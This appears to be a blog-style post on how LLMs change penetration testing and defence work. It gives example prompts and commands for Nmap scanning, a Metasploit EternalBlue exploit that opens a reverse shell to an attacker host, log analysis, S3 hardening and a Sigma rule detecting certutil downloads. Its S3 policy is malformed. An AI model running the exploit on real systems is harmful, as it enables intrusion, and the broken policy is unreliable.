Listen to this Post
Introduction:

The cybersecurity landscape is experiencing a paradigm shift where the half-life of technical knowledge is shrinking faster than ever before. As traditional certifications and static skill sets become ephemeral, professionals are grappling with “knowledge FOMO” and imposter syndrome. The integration of Large Language Models (LLMs) into the command line is not just changing how we execute commands—it is fundamentally altering the required competencies for hackers, defenders, and engineers, demanding a hybrid skillset that blends foundational principles with AI orchestration.
Learning Objectives:
- Understand how to leverage AI (LLMs) to generate and execute complex penetration testing commands.
- Analyze the shift from rote memorization of syntax to outcome-based security engineering.
- Develop a methodology for continuous learning that combines legacy system knowledge with modern AI tooling.
You Should Know:
- The Death of the “Rote Hacker”: Using LLMs for Reconnaissance
The post highlights that “you don’t even need to know the flags to run the cli commands, the llm will do that for you.” This changes the reconnaissance phase of a penetration test. Instead of memorizing every Nmap flag, the modern approach involves describing the outcome to an AI.
Step‑by‑step guide: AI-Assisted Network Scanning
Instead of recalling `-sV` or -O, you can now instruct an LLM to generate the precise command.
Example Prompt for AI: “I am conducting an external penetration test on a target with IP 192.168.1.1. Generate an Nmap command that performs a SYN scan, detects service versions, runs the default set of safe scripts, and outputs the results to a file called ‘scan_results.txt’.”
AI Generated Command:
sudo nmap -sS -sV -sC -O 192.168.1.1 -oN scan_results.txt
What this does:
-sS: Performs a SYN stealth scan.-sV: Enables version detection.-sC: Runs the default script suite.-O: Attempts OS detection.-oN: Saves output in normal format.
The skill is no longer remembering the switch -sC, but understanding why you need script scanning and how to interpret the results to avoid detection.
2. Automating Vulnerability Analysis with AI Context
When facing a service like SMB or RDP, the traditional method required searching exploit databases manually. Today, you can pipe error outputs or scan results directly into an AI context to receive tailored exploitation commands or mitigation steps.
Step‑by‑step guide: Contextual Exploit Suggestion
After running a scan, you might find an open port.
1. Run a specific service enumeration:
nmap -p 445 --script=smb-vuln- 192.168.1.1
2. Copy the output indicating a potential “MS17-010” vulnerability.
3. Prompt the AI: “Nmap shows the target is vulnerable to MS17-010 (EternalBlue). Provide the exact Metasploit commands to exploit this on a Windows target, including setting the payload for a reverse shell.”
4. AI Response:
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.1
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.100
set LPORT 4444
exploit
The value here lies in the hacker’s ability to verify the AI’s output for accuracy and adapt it to a live environment, blending AI speed with human verification.
- “Bash Skills Don’t Matter Anymore”: The AI Shell Workflow
The assertion that “bash skills don’t even matter anymore” is hyperbolic but points to a trend. Tools like Shell-GPT or Warp terminal allow users to request system operations in plain English.
Step‑by‑step guide: Log Analysis with AI
Scenario: You need to find all failed SSH login attempts from the last 24 hours and extract the IP addresses.
Traditional Approach: You would need to remember the structure of `auth.log` and use a combination of grep, awk, and sed.
AI-Assisted Approach (using a tool like `sgpt`):
sgpt "Show me all failed SSH login attempts from /var/log/auth.log for the last 24 hours and list only the IP addresses, sorted and unique."
The underlying system might execute:
sudo grep "Failed password" /var/log/auth.log | grep "$(date --date='24 hours ago' '+%b %d')" | awk '{print $11}' | sort -u
The security professional’s role shifts from typing the regex to validating the logic and ensuring the data extraction is forensically sound.
- Cloud Security Hardening: AI-Generated Infrastructure as Code (IaC)
In cloud security, misconfigurations are the primary vector. Instead of memorizing every AWS CLI command for auditing, security engineers can use AI to generate hardening scripts.
Step‑by‑step guide: Remediating a Public S3 Bucket
If a scout suite report shows an S3 bucket is publicly readable, you can instruct an AI.
Prompt the AI: “Generate an AWS CLI command to block all public access to an S3 bucket named ‘my-company-data’ and apply a bucket policy that only allows access from a specific VPC endpoint vpce-12345.”
AI Generated Command:
aws s3api put-public-access-block --bucket my-company-data --public-access-block-configuration BlockPublicAcls=true,IgnorePublicAcls=true,BlockPublicPolicy=true,RestrictPublicBuckets=true
Then, to apply the policy:
aws s3api put-bucket-policy --bucket my-company-data --policy '{
"Version": "2012-10-17",
"Statement": [{
"Effect": "Deny",
"Principal": "",
"Action": "s3:",
"Resource": "arn:aws:s3:::my-company-data/",
"Condition": {
"StringNotEquals": {
"aws:SourceVpce": "vpce-12345"
}
}
}]
}'
The engineer must understand IAM policies but no longer needs to recall the exact JSON syntax from memory.
5. AI-Powered Defense: Creating Sigma Rules
Defenders face the same speed issue. Creating detection rules for new threats is time-sensitive. AI can convert textual descriptions of threats into Sigma rules, which can then be converted to SIEM queries.
Step‑by‑step guide: From Threat Intel to Detection
Prompt the AI: “Create a Sigma rule to detect the execution of certutil.exe downloading a file from a non-standard domain, as this is a common LOLBin technique.”
AI Generated Sigma Rule (Snippet):
title: Certutil Download
logsource:
category: process_creation
product: windows
detection:
selection:
Image|endswith: '\certutil.exe'
CommandLine|contains: '-urlcache'
CommandLine|contains: 'http'
filter:
CommandLine|contains: 'microsoft.com'
condition: selection and not filter
This allows blue teams to operationalize threat intelligence in minutes, not hours.
What Undercode Say:
- The Skill Stack Evolved: Memorization of syntax is obsolete; the new currency is the ability to critically evaluate AI-generated code and understand underlying system architecture to avoid introducing new vulnerabilities.
- Foundations Are Not Dead: While the article mentions imposter syndrome, comments like John Truong’s remind us that fundamentals (MCSE, OSCP labs) are the compass. AI tells you how to do it; experience tells you why you should or shouldn’t.
The discussion reveals a sector in flux. We are moving from a culture of “knowing everything” to “orchestrating everything.” The imposter syndrome felt by many is a rational response to the velocity of change, but it is also a catalyst. The professionals who thrive will be those who treat AI not as a crutch for their weak bash skills, but as a force multiplier for their strong security intuition. The challenge is no longer running the command, but asking the right question.
Prediction:
Within the next 24 months, we will see the rise of the “AI Security Operator”—a role that requires less low-level coding and more high-level architecture reasoning. Autonomous AI agents will likely conduct first-pass penetration tests and log analysis, while human experts will focus on strategic red-teaming, zero-day discovery, and ethical boundary management of the AI tools themselves. The OSCP of the future may test your ability to audit AI-generated exploits rather than write them from scratch.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Ryan Williams – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


